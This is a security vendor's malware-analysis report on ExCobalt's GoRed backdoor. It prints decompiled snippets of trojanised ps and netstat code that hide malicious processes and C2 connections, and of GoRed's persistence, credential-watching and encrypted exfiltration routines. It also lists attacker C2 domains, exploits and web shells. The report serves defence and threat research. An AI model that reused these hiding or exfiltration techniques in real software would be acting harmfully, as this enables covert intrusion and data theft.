ExCobalt: GoRed, the hidden-tunnel technique

By Positive Technologies

Published: 2024-08-19 · Archived: 2026-04-02 12:34:41 UTC

Introduction

While responding to an incident at one of our clients, the PT ESC CSIRT team discovered a previously unknown backdoor written in Go, which we attributed to a cybercrime gang dubbed ExCobalt.

ExCobalt focuses on cyberespionage and includes several members active since at least 2016 and presumably once part of the notorious Cobalt gang. Cobalt attacked financial institutions to steal funds. One of Cobalt's hallmarks was the use of the CobInt tool, something ExCobalt began to use in 2022.

Over the past year, the PT ESC has recorded attacks linked to ExCobalt and investigated related incidents at Russian organizations in the following sectors:

- Metallurgy
- Telecommunications
- Mining
- Information technology
- Government
- Software development

This article discusses ExCobalt's new tool, **GoRed,** how it evolved, and some of the tactics, techniques, and procedures that the group has used in its attacks.

The investigation begins

While investigating an incident recorded in March 2024 on one of our client's Linux hosts, we discovered a file named **scrond,** compressed with UPX (Ultimate Packer for eXecutables).

The data in an unpacked sample, written in Go, included package paths containing the substring **"red.team/go-red/".** This fact suggests that this sample is a proprietary tool called **GoRed.**

After investigating the site, we were unable to find any significant links to malicious activity. Therefore, we can assume that the **red.team** domain found in the **GoRed** strings is a local repository with penetration testing tools.bsp;longer actively used by its creators. All the information dates back to 2019, and the design is typical of many similar sites.



Figure 1. Internal packages

As for the **GoRed** backdoor, the following key features can be identified:

- Operators can connect to the backdoor and execute commands, similar to other C2 frameworks like Cobalt Strike or Sliver.
- **GoRed** uses the RPC protocol to communicate with its C2 server.
- Operators use DNS/ICMP tunneling, WSS, and QUIC to communicate with **GoRed.**
- **GoRed** can obtain credentials from compromised systems.
- It collects various types of information from compromised systems: details of active processes, host names, lists of network interfaces, file system structures, and so on.
- Operators use a variety of commands to conduct reconnaissance on the victim's network.
- **GoRed** serializes, encrypts, archives, and sends data it collects to a special server dedicated to storing compromised data.

For a complete technical description of **GoRed,** see the further section "**GoRed** analysis".

First version of GoRed and other malicious tools we found

As we analyzed **GoRed,** we found that we had already come across several versions of the backdoor while responding to incidents at several of our clients earlier. For example, in July 2023, as we were investigating an incident at a certain company, we discovered several different tools inside the attackers' directories due to an error they had made, one of tools being the original version of **GoRed.**

Similarly, in an October 2023 incident, we found further tools inside public directories on the attackers' network. A short name and description of each tool we found during the investigations are presented in the table below.

2586	CVE-2022-2586: a Linux kernel vulnerability associated with pointer abuse in the *io_uring* function. This was used by the threat actor to escalate privileges and execute arbitrary code in the vulnerable system
3156.zip	CVE-2021-3156: a **sudo** vulnerability known as Baron Samedit. This allows a local user to execute arbitrary code with root privileges, bypassing standard security controls
4034	**Pwnkit** is a local privilege escalation exploit for CVE-2021-4034. This is a vulnerability in the **pkexec** utility. It allows local users to escalate their privileges to root, which can lead to complete compromise of the system

traceme	Local privilege escalation exploit for CVE-2019-13272. This is a vulnerability in the Linux kernel, in the **ptrace** component. It allows users with CAP_SYS_PTRACE privileges to escalate their privileges to root to execute arbitrary code in the system
bitrix.zip	This is an archive with **vote_agent.php** and **html_editor_action.php** files, containing RCE exploits for Bitrix. It was distributed via Telegram channels in June 2022, and also mentioned in connection with the May 2023 mass defacement of Russian websites (https://habr.com/ru/companies/ruvds/articles/739898/)
col	First version of the **GoRed** backdoor: 0.0.1
fs	**fscan** (https://github.com/shadow1ng/fscan/)
get_wp-commentin.txt	Obfuscated PHP file
run	FreeBSD file. Runs the specified executable file as root, same as the command **sudo exec < specified file>**
set	FreeBSD file. Sets root as file owner and grants rwx (read, write, execute) permissions to it, same as the commands **chown < file> 0; chmof < file> 777**
install	Installs a malicious module for Apache 2.4
install[drop]	Contains a dropper with a UPX-compressed binary file that is written to /usr/local/games/w. The file's privileges are then changed: **chown root:root; chmod 4755**
install[drop][upx] /usr/local/games/w	Tries to run the following command as root: (setuid(0); setgid(0); /bin/sh -c...))
k	Contains the following set of basic network utilities and replaces the process name with [kthr]:
	curl: Stripped down version of **curl**
	socksd: Proxy (**socks4/5** with user+pass support)
	shell: Bind shell
	host: Resolves a host's name via the 8.8.8.8 DNS server
	hash: MD5/SHA-1/SHA-256
	gz: Inflate/deflate functionality
	netcat: -
kit	Shell script to install **kitsune.** The MEGATSUNE variable was used instead of KITSUNE. amd64.rpm-bin.link and pkg.dpkg-source.info were used as the C2s
lock.zip	Part of the **locker** wiper ransomware repository with a **read.me** file in Russian inside
locker	Locker from **lock.zip** without the configuration files
m	**Mettle** (https://github.com/rapid7/mettle)
rev	Bind shell, shares code with **shell** from **k,** renames process to [kr]
sf	Binary for BSD
spark	Spark RAT
w.txt	PHP web shell: WSO (https://github.com/ndbrain/WSO)
wef	Variant of reverse SSH client (https://github.com/NHAS/reverse_ssh)
y.txt	PHP shell: p0wny-shell
knife/k	We found this file several months after the above-mentioned **k,** also in a public directory but in a different domain. It was also named **k,** and the functionality is similar, which suggests that

this is simply the next version. This is a tool to control a compromised Linux server. It has extensive functionality; commands to execute are specified in the command line:	
sync	No handler. Causes segfault if run
curl < url>	Loads content from specified URL
socksd	Starts a SOCKS server
netcat	No handler. Causes segfault if run
host < host>	Tries to resolve the host's name via the 8.8.8.8:53 DNS server
hash < filename>	Calculates the file's hash (MD5, SHA-1, SHA-256 are available)
gz < filename>	Compresses the file
shell < options> < IP address:port>	Remote shell. The command can be run with the following possible options: **-l** (listen to the specified address) or **-c** (connect to the specified address)

In addition to the tools obtained from the threat actors' server directories, ExCobalt used the following tools:

- Mimikatz
- ProcDump
- SMBExec
- Metasploit
- rsocx

Modified versions of standard utilities

Besides the above tools found in public directories, we came across modified versions of standard Linux utilities in several incidents, something we first saw in November 2023.

The modification of utilities serves two purposes:

1. Modified **ps** and **htop** hide an active **core** process of the **gsocket** module and related processes in terminal output.

Let's take **ps** as an example.

The *simple_readproc* function was modified.

The original code looks as follows:

```
    // openproc() ensured that a ppid will be present when needed ...
    if (rc == 0) {
        if (PT->hide_kernel && (p->ppid == 2 || p->tid == 2)) {
            free_acquired(p);
            return NULL;
        }
        return p;
    }
    errno = ENOMEM;
next_proc:
    return NULL;
}
```

Figure 2. Original **ps** code

The following code was added:

```
cmdline = p->cmdline;
if ( cmdline && is_target_proc(cmdline)
  || (cmd_1 = p->cmd) != 0LL && is_target_proc(cmd_1)
  || (hide_kernel = PT->hide_kernel, result = p, hide_kernel) && (p->ppid == 2 || p->tid == 2) )
{
```

Figure 3. Code added to **ps**

The *is_target_proc* function checks for every process whether its name is equal to any of the hardcoded names of malicious processes:

```
v1 = processes;
do
{
  v2 = *v1;
  v3 = **v1;
  if ( v3 )
  {
    if ( v3 == '^' )
    {
      if ( cmdline == mw_strcmp(cmdline, v2 + 1) )
        return 1LL;
    }
    else if ( mw_strcmp(cmdline, v2) )
    {
      return 1LL;
    }
  }
  ++v1;
}
while ( v1 != &processes[10] );
return 0LL;
```

Figure 4. The check inside *is_target_proc*

If the check returns *true*, the process will be hidden in the terminal output. Here's the list of the names of malicious processes hidden this way:

```
.data:00000000004483E0 processes       dq offset aKcached      ; DATA XREF: mw_inject_proc+E↑o
.data:00000000004483E0                                         ; is_target_proc+7↑o
.data:00000000004483E0                                         ; "^[kcached]"
.data:00000000004483E8                 dq offset aAcpi         ; "^[acpi]"
.data:00000000004483F0                 dq offset aAcpi_0       ; "acpi"
.data:00000000004483F8                 dq offset aAcpi_1       ; "[acpi]"
```

Figure 5. Names of malicious processes

2. Modified **ss** and **netstat** hide the active network connection of the **core** module of **gsocket** in terminal output.

Let's take **netstat** as an example.

The first code modification was made in the *main* function.

The original code looks as follows:

```
            }
    #if HAVE_AFINET
            if (!flag_arg || flag_tcp) {
                i = tcp_info();
                if (i)
                    return (i);
            }

            if (!flag_arg || flag_sctp) {
                i = sctp_info();
                if (i)
                    return (i);
            }
```

Figure 6. Original code of the *main* function of **netstat**

First, code was added to copy all C2s from the data section to a global structure:

```
cc_cnts = 1LL;
memset(C2_arrays, 0, sizeof(C2_arrays));
do
{
  ptr_ip = C2[cc_cnts];
  if ( (*ptr_ip - 48) <= 9u || !*ptr_ip )
    goto LABEL_89;
  v19 = 0LL;
  v20 = C2[cc_cnts];
  memset(v90, 0, sizeof(v90));
  v87 = 0LL;
  *&v90[8] = 1;
  if ( mw_memcpy(v20, v90, &v87) )
  {
    if ( v87 )
      sub_414930(v87, 0LL);
LABEL_89:
    v14 = v12++;
    v15 = &C2_arrays[128 * v14];
    mw_memset(v15, ptr_ip, 0x80uLL);
```

Figure 7. Copying the C2s to a global structure

Second modification was in the *tcp_do_one* function, starting here:

```
        printf("%-4s  %6ld %6ld %-*s %-*s %-11s",
               prot, rxq, txq, (int)netmax(23,strlen(local_addr)), local_addr, (int)netmax(23,strlen(rem_addr)),

        finish_this_one(uid,inode,timers);
}
```

Figure 8. Original code of the *tcp_do_one* function of **netstat**

Checks for the name of the malicious process and malicious connection were added to the code. If the check returns *true*, the process with one of the hardcoded names or network connections will be hidden:

```
C2_arrays = &::C2_arrays;
while ( 1 )
{
  if ( C2_arrays->C2_array[0].C2[0] )
  {
    result = mw_strcmp(rem_addr, C2_arrays);
    if ( result )
      break;
    result = mw_strcmp(local_addr, C2_arrays);
    if ( result )
      break;
  }
  C2_arrays = (C2_arrays + 128);
  if ( C2_arrays == &::C2_arrays + 1 )
  {
    v18 = "-";
    v19 = qword_434DA0[v38 % 0xD3];
    if ( v19 )
    {
      do
      {
        if ( v38 == v19[1] )
        {
          v18 = (v19 + 2);
          goto LABEL_26;
        }
        v19 = *v19;
      }
      while ( v19 );
      v18 = "-";
    }
LABEL_26:
    result = is_target_proc(v18);
```

Figure 9. Checking for the name of the malicious process and malicious connection

Relation to ExCobalt

In November 2023, we discussed ExCobalt's attacks on Russian companies.

In that report, we mentioned the domain lib.rpm-bin.link, where upon directory enumeration we found many of the tools described above—including **col,** the first version of **GoRed.**

Also, in a March 2024 incident, we observed infected hosts that contacted the threat actor's servers: get.rpm-bin.link and leo.rpm-bin.link. Additionally, **GoRed** used a *static_TransportConfig* structure with the following C2s:

- leo.rpm-bin.link
- sula.rpm-bin.link
- lib.rest
- rosm.pro

In May 2023, Bi.Zone researchers released an analysis of attacks by Sneaking Leprechaun, whose tools showed some overlap with the above-mentioned files found inside the public directories.

Furthermore, our colleagues at Rostelecom-Solar in May 2024 released a report on the Shedding Zmiy activity cluster, which also correlated with ExCobalt. Case 7 in this report described the same attack and a **GoRed** stealer sample with a C2 at pkg.collect.net.in. This sample was designated as Bulldog Backdoor in the report.

GoRed analysis

Before we proceed to analyzing the current version of **GoRed,** we will provide a retrospective analysis of its evolution.

Versions we found

All the versions we found are shown in the table below.

Version	Description
0.0.1	• Assumed to be the first one. • Collects information about the victim. • Source obfuscated with **garble.**
0.0.9	• Debug build: **GoRed** activity logging enabled. • Built-in configuration expanded. • Collects information about the victim. • Source obfuscated with **garble.**
0.0.9	• Built-in configuration expanded. • Collects information about the victim. • Source obfuscated with **garble.**
0.0.13	• Removed **garble** obfuscation. • Added control flow based on a command line interface. • Added reverse shell functionality via the WSS and DNS protocols. • Collects only processes. • Added a configuration structure absent in previous versions.
0.0.23-10-g4528ef3	• Added collection of network interfaces. • Added beacon mode (**gecko** command). • Added protocols for an operator to connect via DNS, ICMP, QUIC, WSS. • Added CBOR codec for RPC support. • Added proxy mode. • Implemented updating functionality. • Added file system monitoring (**birdwatch** command). • Added ICMP tunneling.
0.1.3-4-g68c293d	This version is mentioned only in the Solar report; we have not come across it.

Version	Description
0.1.3-62-g4843e53	• Expanded victim data collection feature (**collector** command). • Added transport configuration.
0.1.4	No changes found from previous version.

This article examines the current version, **0.1.4.**

Internal packages

First, we will describe the structure of the internal packages and their purpose to give you an understanding of **GoRed** functionality. In the backdoor's data, we have found the following package paths containing the substring **"red.team/go-red/":**

Package	Purpose
red.team/go-red/config/	Retrieval of the internal and transport configurations
red.team/go-red/bb/	Processing of an operator's commands
red.team/go-red/birdwatch/	Monitoring of the file system
red.team/go-red/gecko/	Protocol for communication between **GoRed** and its C2
red.team/go-red/backend/	Connecting to a data exfiltration server
red.team/go-red/collector/	Collecting system information
red.team/go-red/util/	Various auxiliary utilities
red.team/go-red/packer/	Data packing
red.team/go-red/proxy/	Proxy mode operation
red.team/go-red/revshell/	Reverse shell mode operation
red.team/go-red/dns/	DNS tunneling implementation
red.team/go-red/icmptunnel/	ICMP tunneling implementation

Let's now proceed to analysis proper. Here's a simplified diagram of the control flow to give you an understanding of how it works.



Figure 10. Diagram of the control flow

1. Start of execution

The control flow relies on the **command line interface (CLI).** However, before passing control to the CLI, the backdoor initializes a number of commands, which are described below.

- **service** command
- **gecko** subcommand

```
cmd_service = ptr_cmd_service;
v1 = runtime_newobject(&RTYPE__1__ptr_cli_Command);
subcmd_gecko = ptr_cmd_gecko;
if ( runtime_writeBarrier )
{
  v1 = runtime_gcWriteBarrier1(v1, v0);
  *v3 = subcmd_gecko;
}
v1->Name.ptr = subcmd_gecko;
cmd_service->Subcommands.len = 1LL;
cmd_service->Subcommands.cap = 1LL;
if ( runtime_writeBarrier )
{
  v1 = runtime_gcWriteBarrier2(v1);
  *v5 = v1;
  v5[1] = cmd_service->Subcommands.ptr;
}
cmd_service->Subcommands.ptr = v1;
red_team_go_red_bb_common_RunCommand(cmd_service, 0LL);
```

Figure 11. Initializing the command and subcommand

The **service** command, intended for gaining persistence in the system, is initialized first. The **GoRed** CLI command structure looks as follows:

```
struct cli_Command
{
    string Name;
    _slice_string Aliases;
    string Usage;
    string UsageText;
    string Description;
    string ArgsUsage;
    string Category;
    PTR_cli_BashCompleteFunc BashComplete;
    PTR_cli_BeforeFunc Before;
    PTR_cli_AfterFunc After;
    PTR_cli_ActionFunc Action;
    PTR_cli_OnUsageErrorFunc OnUsageError;
    _slice__ptr_cli_Command Subcommands;
    _slice_cli_Flag Flags;
    cli_FlagCategories flagCategories;
    bool SkipFlagParsing;
    bool HideHelp;
    bool HideHelpCommand;
    bool Hidden;
    bool UseShortOptionHandling;
    string HelpName;
    _slice_string commandNamePath;
    string CustomHelpTemplate;
    cli_CommandCategories categories;
    bool isRoot;
    cli_separatorSpec separator;
};
```

In terms of command identification, the most helpful fields in this structure are the following:

- *Name:* command name
- *Usage:* command description
- *Action:* function called when the command is executed
- *Subcommands:* subcommands for the current command

Next, the structure of the CLI itself is initialized into the variable *app*.

```
app = github_com_urfave_cli_v2_NewApp(cmd_service, a2);
ptr = cmd_service->Name.ptr;
app->Name.len = cmd_service->Name.len;
if ( runtime_writeBarrier )
{
  app = runtime_gcWriteBarrier2(app);
  *v5 = ptr;
  v5[1] = app->Name.ptr;
}
app->Name.ptr = ptr;
v6 = cmd_service->ArgsUsage.ptr;
app->ArgsUsage.len = cmd_service->ArgsUsage.len;
```

Figure 12. Initializing the *app* structure for the CLI

The *app* structure looks as follows:

```
struct cli_App
{
    string Name;
    string HelpName;
    string Usage;
    string UsageText;
    string ArgsUsage;
    string Version;
    string Description;
    string DefaultCommand;
    _slice__ptr_cli_Command Commands;
    _slice_cli_Flag Flags;
    bool EnableBashCompletion;
    bool HideHelp;
    bool HideHelpCommand;
    bool HideVersion;
    cli_CommandCategories categories;
    cli_FlagCategories flagCategories;
    PTR_cli_BashCompleteFunc BashComplete;
    PTR_cli_BeforeFunc Before;
    PTR_cli_AfterFunc After;
    PTR_cli_ActionFunc Action;
    PTR_cli_CommandNotFoundFunc CommandNotFound;
    PTR_cli_OnUsageErrorFunc OnUsageError;
    PTR_cli_InvalidFlagAccessFunc InvalidFlagAccessHandler;
    time_Time Compiled;
    _slice__ptr_cli_Author Authors;
    string Copyright;
    io_Reader Reader;
    io_Writer Writer;
    io_Writer ErrWriter;
    PTR_cli_ExitErrHandlerFunc ExitErrHandler;
    map_string_interface_ Metadata;
    PTR_func_map_string_string ExtraInfo;
    string CustomAppHelpTemplate;
    string SliceFlagSeparator;
    bool DisableSliceFlagSeparator;
    bool UseShortOptionHandling;
    bool Suggest;
    bool AllowExtFlags;
    bool SkipFlagParsing;
    bool didSetup;
    cli_separatorSpec separator;
    _ptr_cli_Command rootCommand;
};
```

Here, too, the most informative fields for identifying commands are as follows:

- *Name:* current command name
- *Action:* function called
- *Commands:* subcommands for the current command

The *Commands* field for the *app* structure is also initialized.

```
app->Usage.ptr = v13;
v15 = cmd_service->Subcommands.cap;
v16 = cmd_service->Subcommands.ptr;
app->Commands.len = cmd_service->Subcommands.len;
app->Commands.cap = v15;
if ( runtime_writeBarrier )
{
  app = runtime_gcWriteBarrier2(app);
  *v17 = v16;
  v17[1] = app->Commands.ptr;
}
app->Commands.ptr = v16;
return red_team_go_red_bb_common_Run(app, 0LL);
```

Figure 13. Initializing the CLI context structure

Next, the *Logging* field is retrieved from the *embedded_Config* structure described in the section below. After this, the control flow moves to the CLI.

```
v121.ptr = "args";
v121.len = 4LL;
v117.ptr = &RTYPE__slice_string;
v117.len = v73;
v74 = github_com_sirupsen_logrus__ptr_Logger_WithField(off_1653FE0, v121, *&v117.ptr);
v108.cap = &RTYPE_string;
v109 = &off_FC0CE0;
v121.len = &v108.cap;
v117.ptr = 1;
v117.len = 1LL;
github_com_sirupsen_logrus__ptr_Entry_Log(v74, 5u, *&v121.len);
v121.ptr = contex_data;
v121.len = &stru_16C6060;
v117.ptr = v100;
v117.len = v89;
v117.cap = v92;
v76 = github_com_urfave_cli_v2__ptr_App_RunContext(app_service, v121, v117);
```

Figure 14. Transferring control to the CLI

2. Gaining persistence in the system

The first command to be executed is **service.** It achieves persistence in the system. It can be executed with the following options:

Option	Purpose
no-service	Simply proceeds to executing CLI commands
uninstall	Removes the service
restart	Restarts the service

If there are no options from the table above, it gains persistence as a service with the name it received as an argument. To maintain presence in the compromised system, it creates environment variables whose names begin with "BB", for example:

- BB_WS
- BB_QUIC
- BB_ICMP
- BB_DNS
- BB_START_DELAY

3. Initializing beacon mode

The control flow is then transferred to the **gecko** command. This command is the entry point for **GoRed** to run in beacon mode.

```
v188.ptr = "wss";
v188.len = 2LL;
is_ws_client_ConnProvide = github_com_urfave_cli_v2__ptr_Context_Bool(a1, v188);
v188.ptr = "quic";
v188.len = 4LL;
is_quic_client_ConnProvider = github_com_urfave_cli_v2__ptr_Context_Bool(a1, v188);
v188.ptr = "icmp";
v188.len = 4LL;
v131 = github_com_urfave_cli_v2__ptr_Context_Bool(a1, v188);
v188.ptr = "dns";
v188.len = 3LL;
v132 = github_com_urfave_cli_v2__ptr_Context_Bool(a1, v188);
v188.ptr = "background";
v188.len = 10LL;
v133 = github_com_urfave_cli_v2__ptr_Context_Bool(a1, v188);
v188.ptr = "start-delay";
v188.len = 11LL;
v134 = github_com_urfave_cli_v2__ptr_Context_Duration(a1, v188);
```

Figure 15. Execution options for the **gecko** command

It can be executed with the following options:

Option	Purpose
wss	Use the corresponding protocol for communication between the operator and **GoRed**
quic	
icmp	
dns	
background	Run the command in the background
start-delay	Add delay in communications with the C2

Depending on the protocol received as an option, the command fetches the C2 from the transport configuration whose structure is described in the section below. It then begins initializing the beacon functionality.

```
secret.ptr = v54;
secret.len = v53;
v56 = ptr_providers;
v57 = red_team_go_red_gecko_client_New(embedded_config, ptr_providers, providers_len, a4, secret);
if ( v56 )
{
  *v107 = v2;
  v107[0] = v56[1];
  v107[1] = v58;
  return fmt_Errorf("new gecko client: %w", 20, v107, 1uLL, 1);
}
```

Figure 16. Initializing the beacon functionality

To identify the victim, the malware first generates an ID, which is an MD5 hash of the computer's MAC addresses and name, similarly to the case described in our Hellhounds: Operation Lahat article. The resulting hash sum is added to a field in the *client* structure, which stores all data required for communication with the C2.

```
ID = red_team_go_red_util_getID(0LL, 0LL, 0LL);
backgroundCommands = runtime_makemap_small();
messagesInProcess = runtime_makemap_small();
client = runtime_newobject(&RTYPE_client_Client_0);
client->id.len = 0LL:
```

Figure 17. Obtaining a victim ID

4. Establishing an initial connection

After **GoRed** is initialized, it needs to connect to its C2. The number of connection attempts is defined in the **backoff** package.

```
v129[0] = red_team_go_red_bb_gecko_glob__func1_1;
v129[1] = &v113;
v130 = v95;
v131 = context;
v70 = runtime_convI2I(&RTYPE_backoff_BackOff, &off_FCA3B8, context, v59, data_app_service
*v112 = red_team_go_red_bb_gecko_glob__func1_2;
*&v112[2] = &v113;
v71 = v70;
v72 = github_com_cenkalti_backoff_v4_RetryNotifyWithTimer(v129, v70, v105, v112, 0, 0LL);
```

Figure 18. Setting the number of C2 connection attempts

The execution flow calls the function that registers the beacon functionality, after which the CLI commands are initialized.

```
v8 = red_team_go_red_gecko_client__ptr_Client_Run(v10, *v11);
if ( !v8.tab )
  return 0LL;
*v13 = v3;
v13[0] = *(v8.tab + 1);
v13[1] = v8.data;
return fmt_Errorf("gecko client start: %w", 22, v13, 1uLL, 1);
```

Figure 19. Starting beacon functionality

Registration uses the RPC protocol. Data in the *model_Beacon* structure is sent to the server, and data in the *model_Auth* structure is used for authentication with the server.

```
struct model_RegisterBeaconRequest
{
    model_Beacon Beacon;
    model_Auth Auth;
};

struct model_Beacon
{
    string ID;
    string Hostname;
    string ClientIPs;
    _slice_string Tags;
    string OS;
    string Username;
};

struct model_Auth
{
    string Token;
    uuid_UUID ClientID;
    string Transport;
};
```

The fields in these structures have the following purposes:

<table>
<tr><th>Field</th><th colspan="2">Purpose</th></tr>
<tr><td rowspan="8">Beacon</td><td colspan="2">The structure containing victim information</td></tr>
<tr><td>Field</td><td>Purpose</td></tr>
<tr><td>ID</td><td>Victim's ID</td></tr>
<tr><td>Hostname</td><td>Victim's hostname</td></tr>
<tr><td>ClientIPs</td><td>Victim's IP addresses</td></tr>
<tr><td>Tags</td><td>Victim's tag</td></tr>
<tr><td>OS</td><td>Victim's operating system</td></tr>
<tr><td>Username</td><td>Victim's username</td></tr>
<tr><td rowspan="3">Auth</td><td colspan="2">The structure containing authentication data</td></tr>
<tr><td>Field</td><td>Purpose</td></tr>
<tr><td>Token</td><td>Authentication token</td></tr>
</table>

Field	Purpose	
	ClientID	Client ID
	Transport	Protocol being used

After registering, **GoRed** runs the **birdwatch** command to monitor the file system.

```
v89.tab = tab;
v89.data = data;
v16 = red_team_go_red_gecko_client__ptr_Client_birdwatchRestore(rax0, v89);
if ( v16.tab )
{
  *v69 = v2;
  v69[0] = *(v16.tab + 1);
  v69[1] = v16.data;
  v64.tab = fmt_Errorf("birdwatch restore: %w", 21, v69, 1uLL, 1);
  v64.data = 21;
  v47 = 0;
  (*p_cap)();
  v14 = v64.tab;
  v15 = 21LL;
}
```

Figure 20. Running **birdwatch** in the background

The execution flow then sets a **GoRed** beacon mode heartbeat period (for signaling to C2).

```
v90.tab = tab;
v90.data = data;
v17 = red_team_go_red_gecko_client__ptr_Client_restoreEmitPeriod(rax0, v90);
if ( v17.tab )
{
  *v69 = v2;
  v69[0] = *(v17.tab + 1);
  v69[1] = v17.data;
  v64.tab = fmt_Errorf("restore emit period: %w", 23, v69, 1uLL, 1);
  v64.data = 23;
  v47 = 0;
  (*p_cap)();
  v14 = v64.tab;
  v15 = 23LL;
}
```

Figure 21. Setting a heartbeat period

The execution flow then runs a command to monitor the password file stored in /etc/shadow/.

```
v91.tab = tab;
v91.data = data;
v19 = red_team_go_red_gecko_client__ptr_Client_credsWatcher(rax0, v91);
v18 = v19.data;
if ( v19.tab )
{
```

Figure 22. Running **creds-watcher** in the background

Finally, the execution flow initializes all available commands and goes into heartbeat mode.

```
v18 = tab;
v27 = *v48;
v28 = red_team_go_red_gecko_client__ptr_Client_emitBeacon(rax0, tab, data, *v48, 2);
```

Figure 23. Entering heartbeat mode

5. Entering listen and execute mode

At the final stage of initialization, **GoRed** starts listening for the operator's commands that it previously initialized. It can execute both system and built-in commands. Commands can be set to run in the background.

```
if ( ptr_cmd_revsh_host->Name.len == a5 )
{
  v108 = runtime_memequal(v102, a5, ptr_cmd_revsh_host, a5);
  v107 = a5;
  v104 = p__slice_string;
}
else
{
  v108 = 0;
}
if ( v108 )
{
  v109 = 1;
}
else if ( ptr_cmd_rev_proxy->Name.len == v107 )
{
  v109 = runtime_memequal(v102, v107, ptr_cmd_rev_proxy, v107, v104);
  v107 = a5;
  v104 = p__slice_string;
}
else
{
  v109 = 0;
}
if ( v109 )
{
  v110 = 1LL;
}
else if ( ptr_cmd_rev_fwd->Name.len == v107 )
{
  v110 = runtime_memequal(v102, v107, ptr_cmd_rev_fwd, v107, v104);
  v107 = a5;
  v104 = p__slice_string;
}
else
{
  v110 = 0LL;
}
if ( v110 )
{
  v120 = ctx.data;
  v121 = red_team_go_red_gecko_client__ptr_Client_addBackgroundCommand(client, a2, &app->Name.ptr, ctx.data, v107);
```

Figure 24. Function to set a command to run in the background

6. Communications in beacon mode

GoRed uses the RPC protocol to communicate with its C2 in beacon mode.

```
red_team_go_red_gecko_client__ptr_Client_registerBeacon+220
red_team_go_red_gecko_client__ptr_Client_sendUploadRequest+30F
red_team_go_red_gecko_client__ptr_Client_sendDownloadRequest+221
red_team_go_red_gecko_client__ptr_Client_emitBeacon+44E
red_team_go_red_gecko_client__ptr_Client_sendProcessedBeaconMessage+1C8
red_team_go_red_gecko_client__ptr_Client_storeData+2E0
red_team_go_red_gecko_client__ptr_Client_getData+202
red_team_go_red_gecko_client__ptr_Client_deleteData+1D5
red_team_go_red_gecko_client__ptr_Client_sendMessage+1F9
red_team_go_red_gecko_client__ptr_Client_sendBeaconLog+360
red_team_go_red_gecko_client__ptr_Client_sendCredentials+24C
```

Figure 25. RPC functionality

It registers a custom codec to communicate via RPC.

```
rpc_ClientCodec dq offset RTYPE_rpc_ClientCodec; RTYPE_rpc_ClientCodec
                                        ; DATA XREF: red_team_go_red_gecko_client__ptr_Client_
                                        ; .itablink:0000000001025398↓o
                dq offset RTYPE__ptr_cbor_ClientCodec; RTYPE__ptr_cbor_ClientCodec
                dq 0F9CB8D2Ch           ; val
                dq offset red_team_go_red_gecko_codec_cbor__ptr_ClientCodec_Close; red_team_go
                dq offset red_team_go_red_gecko_codec_cbor__ptr_ClientCodec_ReadResponseBody;
                dq offset red_team_go_red_gecko_codec_cbor__ptr_ClientCodec_ReadResponseHeader
                dq offset red_team_go_red_gecko_codec_cbor__ptr_ClientCodec_WriteRequest; red_
```

Figure 26. Custom RPC codec functionality

The registered codec serializes data with CBOR and encrypts with AES-256-GCM (*Secret* field in *embedded_Config*) when sending, and does the reverse when receiving.

```
buff = github_com_fxamacker_cbor_v2__ptr_encMode_Marshal(cbor_encMode, *(&a3 - 2));
if ( buff.1.tab )
{
  *v23 = v8;
  v23[0] = *(buff.1.tab + 1);
  v23[1] = buff.1.data;
  return fmt_Errorf("cbor marshal request: %w", 24, v23, 1uLL, 1);
}
else
{
  v10 = red_team_go_red_util_EncryptAES(buff.0.ptr, buff.0.len, buff.0.cap, key.ptr, key.len, key.cap);
  if ( key.ptr )
  {
    *v23 = v8;
    v23[0] = key.ptr->len;
    v23[1] = key.len;
    return fmt_Errorf("encrypt request: %w", 19, v23, 1uLL, 1);
  }
```

Figure 27. Function that transforms data for exfiltration

Configurations

GoRed contains two configuration blocks: built-in and transport.

Built-in configuration

This is the configuration of **GoRed** itself. It is encoded in Base64 and serialized with **msgpack.**

```
.rodata:000000000EB0C18 aI6dmb2dnaw5npg db 'i6dMb2dnaW5npG5vbmWlVG9rZW7aARVleUpoYkdjaU9pSklVekkxTmlJc0luUjVjQ'
.rodata:000000000EB0C59                 db '0k2SWtwWFZDSjkuZXlKcGMzTWlPaUpvYjJ4a1pYSWlMQ0p6ZFdJaU9pSXpZMlk0Tk'
.rodata:000000000EB0C9A                 db 'dKbVlTMDFOVFkyTFRRNU1qUXRZalUxTVMxa1ptVXlOVFF5TWpjd1lqTWlMQ0psZUh'
.rodata:000000000EB0CDB                 db 'BaU9qRTNOREl3TlRrNU5EY3NJbWxoZENJNk1UY3hNRFV5TXprME55d2lhblJwSWpv'
.rodata:000000000EB0D1C                 db 'aVltbHVZWEo1WHpnMU5ERmxORGhrTFdVME5UUXROR0kyT1MwNU1URmtMV0V6WTJVM'
.rodata:000000000EB0D5D                 db 'FptTTNORFE0WVNKOS5iUzZFQjR2ZXhOc1FYOGVZOUUzamUtUUhHek8taGtLRVhaWH'
